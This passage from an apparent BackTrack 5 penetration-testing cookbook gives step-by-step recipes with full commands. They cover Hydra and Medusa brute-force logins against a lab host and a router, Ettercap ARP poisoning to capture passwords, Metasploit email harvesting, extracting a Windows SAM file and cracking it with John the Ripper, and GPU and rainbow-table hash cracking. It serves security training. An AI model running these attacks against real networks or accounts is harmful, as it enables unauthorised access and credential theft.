
2. Now that we have Hydra started, we will need to set our wordlists. Click on the **Passwords** tab. We will use a username list and a password list. Enter the location of your username and password list, shown as follows:
    - **Username List**: `/pentest/web/wfuzz/wordlist/fuzzdb/wordlists-user-passwd/names/nameslist.txt`
    - **Password List**: `/pentest/web/wfuzz/wordlist/fuzzdb/wordlists-user-passwd/passwds/john.txt`

A shortcut is to click inside the wordlist box to bring up a filesystem window.


Also select the **Loop around users** and **Try empty password** option:




3. Next, we will tune the attack. Under **Performance Options**, we set the number of tasks from `16` to `2`. The reason for this is that we do not want to have so many processes running that we bring down the server. Although optional, we also want to set the **Exit after first found pair** option:



4. Finally, we will go after our target. Click on the **Target** tab and set our target and protocol that we wish to attack. In our case, we are using the HTTP port of our Metasploitable machine `(192.168.10.111)`.



5. Finally, we execute the exploit by clicking on the **Start** tab and then clicking on the **Start** button:



Gaining router access

These days, we are in a networked society. With networked video game systems, multiple computers in most homes, and small businesses growing at a record pace, routers have become the cornerstone of network communication. What hasn't increased is the number of experienced network administrators to secure these routers, leaving many of them vulnerable to attack. In this recipe, we will perform a brute-force attack using Medusa.

Getting ready


The following requirements need to be fulfilled:

- A connection to the Internet or intranet is required to complete this recipe
- An available router is also required

How to do it...


Let's begin the process of performing a brute-force attack using Medusa:

1. From the Start menu select **Applications** | **BackTrack** | **Privilege Escalation** | **Password Attacks** | **Online Attacks** | **medusa**. When Medusa launches, it loads its help file:



2. We now run Medusa with our chosen options:

```
medusa -M http -h 192.168.10.1 -u admin -P
/pentest/passwords/wordlists/darkc0de.lst -e ns -n 80 -F
```



`-M http`: This option allows us to specify our module. In this case, we have chosen the `http` module.

`-h 192.168.10.1`: This option allows us to specify our host. In this case, we have chosen `192.168.10.1` (the IP address of our router).

`-u admin`: This option allows us to specify our user. In this case, we have chosen `admin`.

`-P [location of password list]`: This option allows us to specify our password list location.

`-e ns`: This option allows us to specify additional password checks. The `ns` variable

allows us to use the username as a password and to use empty passwords.

`-n 80`: This option allows us to specify our port number. In this case we chose `80`.

`-F`: This option allows us to stop the audit after we have succeeded with a username/password combination.

3. Medusa will run and try all username and password combinations until one succeeds.

```
ACCOUNT CHECK: [http] Host: 192.168.10.1 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete) Pa
ssword: 1 ARLANA (8946 of 1707657 complete)
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are are aborting.
ACCOUNT CHECK: [http] Host: 192.168.10.1 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete) Pa
ssword: 1 ARLANDU (8947 of 1707657 complete)
```

How it works...

In this recipe, we used Medusa to apply brute force to the password of our target router. The benefit of being able to do this is that once you have access to the router, you can update its settings to allow you to get an access back into it at a future time, or even reroute traffic sent to the router to alternate locations of your choice.

There's more...

You can run Medusa directly from the command line by issuing the `medusa` command. You can also pass other options to Medusa depending on your situation. For more details, please see the help file by just typing `medusa` in a terminal window.

Types of modules

The following is a list of modules that we can use with Medusa:

- AFP
- CVS
- FTP
- HTTP
- IMAP
- MS SQL
- MySQL
- NetWare
- NNTP
- pcAnywhere
- POP3

- PostgreSQL
- REXEC
- RLOGIN
- RSH
- SMBNT
- SMTP AUTH
- SMTP VRFY
- SNMP
- SSHv2
- Subversion
- Telnet
- VMware authentication
- VNC
- Generic wrapper
- Web form

Password profiling

In this recipe, we will learn how to profile passwords before we begin our password attack. The purpose of profiling passwords is to allow us to get to a smaller wordlist by gathering information against our target machine, business, and so on. In this recipe, we will use Ettercap and its ARP Poisoning function to sniff traffic.

Getting ready


A connection to the local network is required to complete this recipe.

How to do it...

Let's begin the process of password profiling by launching Ettercap:

1. We begin this recipe by configuring Ettercap. First we locate its configuration file and edit it using Vim:

```
locate etter.conf
vi /etc/etterconf
```



2. Change the `ec_uid` and `ec_gid` values to `0`:


3. Next we need to uncomment the following `iptables` lines under the `LINUX` section near the end of the file:

4. Now, we are finally ready to launch Ettercap. Using the `-G` option launches the GUI:


```
ettercap -G
```

5. We begin the process by turning on unified sniffing. You can press *Shift* + *U* or use the menu and select **Sniff** | **Unified sniffing...**:


6. Select the network interface:




7. Next, we turn on scanning for hosts. This can be accomplished by pressing *Ctrl* + *S* or using the menu and selecting **Hosts** | **Scan for hosts**:




8. Now we are able to allow Ettercap to begin sniffing. You can press either *Ctrl* + *W* or use the menu and select **Start** | **Start Sniffing**:



9. Finally, we begin the ARP Poisoning process. From the menu, select **Mitm** | **Arp poisoning...**:




10. In the window that appears, check the **Sniff remote connections.** optional parameter:




11. Depending on the network traffic, we will begin to see information in the Ettercap window:

12. Once we have found what we are looking for (usernames and passwords), we will turn off Ettercap. You can do this by either pressing *Ctrl + E* or by using the menu and selecting **Start** | **Stop sniffing**:



13. Now we need to turn off ARP Poisoning and return the network back to normal:



How it works...

In this recipe, we have used Ettercap to poison a network and steal usernames and passwords from the network. We began the recipe by locating and altering Ettercap's configuration file. Next we launched Ettercap and executed a man-in-the-middle (MITM) attack using ARP Poisoning. As the traffic is redirected to our machine, we will be able to see usernames and passwords as they are transmitted by users on the network.

There's more...


We can also use Metasploit to profile usernames. We will perform this by using the Search Email Collector module.

1. Open a terminal window and begin the MSFCONSOLE:

```
msfconsole
```

2. Search for the Email Collector module:

```
search email collector
```



3. Issue the following command to use the Search Email Collector module:

```
use auxiliary/gather/search_email_collector
```

4. Show the available options for the module:

```
show options
```

```
msf > use auxiliary/gather/search_email_collector
msf  auxiliary(search_email_collector) > show options

Module options (auxiliary/gather/search_email_collector):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   DOMAIN                          yes       The domain name to locate email addresses for
   OUTFILE                         no        A filename to store the generated email list
   SEARCH_BING    true             yes       Enable Bing as a backend search engine
   SEARCH_GOOGLE  true             yes       Enable Google as a backend search engine
   SEARCH_YAHOO   true             yes       Enable Yahoo! as a backend search engine

msf  auxiliary(search_email_collector) >
```

5. Next we set our domain name. *Please be careful with your choice!* You do not want federal authorities at your door!
6. Set your desired domain name:

```
set domain  fromwilliesperspective.com
```

7. Set the output file. This does not have to be done and is optional. It's recommended to use this option if you are going to run several attacks or if you want to be able to run an attack at a later time.

```
set outfile /root/Desktop/fromwillie.txt
```

```
msf  auxiliary(search_email_collector) > set domain gmail.com
domain => gmail.com
msf  auxiliary(search_email_collector) > set outfile /root/Desktop/gmail.com
outfile => /root/Desktop/gmail.com
msf  auxiliary(search_email_collector) >
```

8. Finally, we run the exploit:

```
run
```

```
[*] Writing email address list to /root/Desktop/gmail.com...
[*] Auxiliary module execution completed
msf  auxiliary(search_email_collector) >
```

Cracking a Windows password using John the Ripper

In this recipe, we will utilize John the Ripper to crack a Windows Security Accounts Manager (SAM) file. The SAM file stores the username and password hashes of users of the target Windows system. For security reasons, the SAM file is protected from unauthorized access by not being able to be opened manually or copied while the Windows system is in operation.

Getting ready

The following requirements need to be fulfilled:

- You will need access to a SAM file
- For this recipe, we will assume that you have gained access to a Windows host machine

How to do it...

Let's begin the process of cracking a Windows SAM file using John the Ripper. We are assuming that you have accessed the Windows machine via either a remote exploit hack, or you have physical access to the computer and are using BackTrack on a USB or DVD-ROM drive.

1. Check for the hard drive you wish to mount:

   ```
   Fdisk -l
   ```

2. Mount the hard drive and set `target` as its mount point:

   ```
   mount /dev/sda1 /target/
   ```

3. Change directories to the location of the Windows SAM file:

   ```
   cd /target/windows/system32/config
   ```

4. List all the contents of the directory:

   ```
   ls -al
   ```

5. Use SamDump2 to extract the hash and place the file in your `root` user directory in a folder called `hashes`:

   ```
   samdump2 system SAM > /root/hashes/hash.txt
   ```

6. Change directories to the directory of John the Ripper:

   ```
   cd /pentest/passwords/jtr
   ```

7. Run John the Ripper:

```
./john /root/hashes/hash.txt
```

If attacking a file on an NTFS system, run the following command:

```
./john /root/hashes/hash.txt-f:nt
```

How it works...

In this recipe, we used John the Ripper to crack a Windows SAM file. We started the recipe from the point in which we had access to the Windows machine, either by physical access or by remote access via a compromised host. Next we took SamDump2 to extract the hash out of the SAM file. Finally, we used John the Ripper to attack the file using brute force.

Using dictionary attacks

In this recipe, we will examine dictionary or wordlist attacks. A dictionary attack uses a predetermined set of passwords and attempts to apply brute force to a password match for a given user against the wordlist. There are three types of dictionary lists that are usually generated:

- **Username only**: Lists that contain generated usernames only
- **Password only**: Lists that contain generated passwords only
- **Username and password lists**: Lists that contain both generated usernames and passwords

For our demonstration purposes, we will utilize Crunch to generate our very own password dictionary.

Getting ready

This recipe requires an installation of Crunch on your BackTrack installation.

How to do it...


Until the BackTrack 5 R3 version, Crunch has not been included in the default installation but can be obtained by using the repository.

1. Open a terminal window and execute the `update` command to update the package list from the repositories:

```
apt-get update
```


2. Issue the following command to install Crunch:

```
apt-get install crunch
```



3. Open a terminal window and navigate to the location of Crunch:

```
/pentest/passwords/crunch
```



4. The basic syntax for generating a password with Crunch is `crunch [minimum length] [maximum length] [character set] [options].`
5. Crunch has several options available. Some of the most commonly used are:
   - `-o`: This option allows you to specify a filename and a location to output the wordlist.
   - `-b`: This option allows you to specify the maximum number of bytes to write per file. Sizes can be specified in KB/MB/GB and must be used in conjunction with the `-o START` trigger.
   - `-t`: This option allows you to specify a pattern to use.
   - `-l`: This option allows you to identify literal characters for some of the placeholders when using the `-t` option (@, %, ^).
6. Next, we execute the command to create a password list on our `Desktop` that has a minimum of `8` characters, a maximum of `10` characters, and uses a character set of `ABCDEFGabcdefg0123456789`:

```
/pentest/passwords/crunch/crunch 8 10 ABCDEFGabcdefg0123456789
-o /root/Desktop/generatedCrunch.txt
```

```
root@bt:/pentest/passwords/crunch# /pentest/passwords/crunch/crunch 8 10 ABCDEFGabcdefg0123456789
 -o /root/Desktop/generatedCrunch.txt
Crunch will now generate the following amount of data: 724845943848960 bytes
691266960 MB
675065 GB
659 TB
0 PB
Crunch will now generate the following number of lines: 66155263819776
```

7. Once the file has been generated, we use nano to open the file!

   ```
   nano /root/Desktop/generatedCrunch.txt
   ```

How it works...

In this recipe we used Crunch to generate a password dictionary list. For many of the brute-force attacks we will try to execute against our victim, its important that we have a great password dictionary list available.

Using rainbow tables


In this recipe, we will learn about how to use rainbow tables with BackTrack 5. **Rainbow tables** are special dictionary tables that use hash values instead of standard dictionary passwords to achieve the attack. For our demonstration purposes, we will use RainbowCrack to generate our rainbow tables.

How to do it...

Let's begin the process of generating our rainbow tables:


1. Open a terminal window and change directories to the directory of rtgen:

   ```
   cd /pentest/passwords/rainbowcrack/
   ```



2. Next we are going to run rtgen to generate an MD5-based rainbow table:

```
./rtgen md5 loweralpha-numeric 1 5 0 3800 33554432 0
```



3. Once your tables have been generated, a process that depends on the number of processors being used to generate the hashes (approximately 2 to 7 hours), your specified output directory will contain `*.rt` files.

4. To begin the process of cracking the passwords, we will use the rtsort program to sort the rainbow tables, to make it an easy process. In order to accomplish this, we must execute the `rsort` command on each of the files that were generated. The syntax is:

```
rsort md5_loweralpha-numeric #1-5_[Sequence number of the
file] _3800x33554432_0.rt
```

5. Finally, we execute the `rcrack` command against our hash. RainbowCrack can attack two types of hashes, single and multiple. The syntax for using them is shown as follows:

   - **Single**: `rcrack [Path to RT directory]\*.rt –h [The hash value we are trying to crack]`
   - **Multiple** : `rcrack [Path to RT directory]\*.rt –l [Path to hash file]`

How it works...

In this recipe, we used various RainbowCrack tools to generate, sort, and crack an MD5 password. RainbowCrack works by applying brute force on hashes based upon precomputed hash values using rainbow tables. We began this recipe by generating an MD5 rainbow table using lowercase alphanumeric values. By the end of the recipe, we achieved success by creating our rainbow tables to utilize against a hash file.

Using NVIDIA Compute Unified Device Architecture (CUDA)

In this recipe, we will use **NVIDIA Compute Unified Device Architecture** (**CUDA**) to crack password hashes. CUDA is a parallel computing platform that increases computing performance by harnessing the power of the graphics processing unit (GPU). Over the years, GPU processing power has increased dramatically, which allows us the ability to use it for our computational purposes. For demonstration purposes, we will use OclHashcat-plus to crack the passwords. OclHashcat comes in two versions: plus and lite. Both are included with BackTrack 5.

Getting ready

An NVIDIA CUDA-supported graphics card is required to complete this recipe.

How to do it...

Let's begin the process of working with OclHashcat-plus:


1. Open a terminal window and change to the directory that contains OclHashcat-plus:

```
cd /pentest/passwords/oclhashcat+
```

```
root@bt:/pentest/passwords/oclhashcat+# ls
contrib                 cudaHashcat-plus64.bin  example.dict      oclHashcat-plus32.bin
cudaExample0.sh         docs                    kernels           oclHashcat-plus64.bin
cudaExample400.sh       example0.hash           oclExample0.sh    rules
cudaExample500.sh       example400.hash         oclExample400.sh
cudaHashcat-plus32.bin  example500.hash         oclExample500.sh
root@bt:/pentest/passwords/oclhashcat+#
```

2. Execute the following command to launch the CudaHashcat-plus help file:

```
./cudaHashcat-plus64.bin -help
```



3. The syntax for running OclHashcat is in the form of `cudaHashcat-plus64.bin [options] hash [mask]`.

One of the important aspects of using OclHashcat is to understand its character set structure.

4. Before we deploy our attack, let's view some of the available attack vectors we can specify. OclHashcat utilizes left and right masks with its attacks. The characters of a password are divided into "masks" and are divided evenly to make a right and a left mask. For each side of the mask, you can specify either a dictionary or a character set. For our purposes, we will use a customized character set.
5. To specify a custom character set, we use the `-1` option. We can have as many custom character sets as we want as long as you specify them with a number (1-n), where "n" is the maximum length. Each custom character is represented by a `?` and is followed by the type of character expected. The options available are:
    - `d`: Specifies the use of digits (0-9)
    - `l`: Specifies lowercase characters

- `u`: Specifies uppercase characters
- `s`: Specifies special characters
- 1-n: Specifies a custom character set to use as a placeholder

6. So to put it all together, we will specify a custom character set that will include special characters (`s`), uppercase characters (`u`), lowercase characters (`l`), and digits (`d`) on an expected eight character password. We are going to specify a hash list called `attackfile`:

```
./cudaHashcat-plus64.bin attackfile -1 ?l?u?d?s ?1?1?1?1
?1?1?1?1
```

7. We can break down the previous command as follows:
   - `./cudaHashcat-plus64.bin`: This calls the CudaHashcat
   - `attackfile`: This is our attack file
   - `-1 ?l?u?d?s`: This specifies our custom character set, one with options of lowercase, uppercase, digits, and special characters
   - `?1?1?1?1`: This is our left mask using character set `1`
   - `?1?1?1?1`: This is our right mask using character set `1`

How it works...

In this recipe, we used OclHashcat along with an NVIDIA CUDA-supported graphics card to attack a password hash. We specified an attack file and then used custom options, and allowed the graphics card's GPU to attack the password hashes.

Using ATI Stream

In this recipe, we will use the ATI Stream to crack password hashes. The ATI Stream is similar to CUDA in that it is a parallel computing platform that increases computing performance by harnessing the power of the graphics processing unit (GPU). Over the years, GPU processing power has increased dramatically, which allows us the ability to use it for our computational purposes. For demonstration purposes, we will use OclHashcat-plus to crack the passwords. OclHashcat comes in two versions: plus and lite. Both are included with BackTrack 5.

Getting ready

An ATI Stream-supported graphics card is required to complete this recipe.

How to do it...

Let's begin the process of working with OclHashcat-plus:

1. Open a terminal window and change to the directory that contains OclHashcat-plus:
   `cd /pentest/passwords/oclhashcat+`

```
root@bt:/pentest/passwords/oclhashcat+# ls
contrib                cudaHashcat-plus64.bin  example.dict      oclHashcat-plus32.bin
cudaExample0.sh        docs                    kernels           oclHashcat-plus64.bin
cudaExample400.sh      example0.hash           oclExample0.sh    rules
cudaExample500.sh      example400.hash         oclExample400.sh
cudaHashcat-plus32.bin example500.hash         oclExample500.sh
root@bt:/pentest/passwords/oclhashcat+#
```

2. Execute the following command to launch the OclHashcat-lite help file:
   `./oclHashcat-plus64.bin -help`

```
oclHashcat-plus, advanced password recovery

Usage: oclHashcat-plus [options]... hash|hashfile|hccapfile [dictionary|mask|dir
ectory]...

=======
Options
=======

* General:

  -m,  --hash-type=NUM             Hash-type, see references below
  -a,  --attack-mode=NUM           Attack-mode, see references below
  -V,  --version                   Print version
  -h,  --help                      Print help
       --eula                      Print EULA
       --quiet                     Suppress output

* Misc:

       --runtime=NUM               Abort session after NUM seconds of runtime
       --force                     Ignore warnings
       --hex-salt                  Assume salt is given in hex
       --hex-charset               Assume charset is given in hex

* Outfile:

  -o,  --outfile=FILE              Define outfile for recovered hash
       --outfile-format=NUM        Define outfile-format for recovered hash
```

3. The syntax for running OclHashcat is in the form of `oclHashcat-plus64.bin [options] hash [mask]`.

One of the important aspects of using OclHashcat is to understand its character set structure.

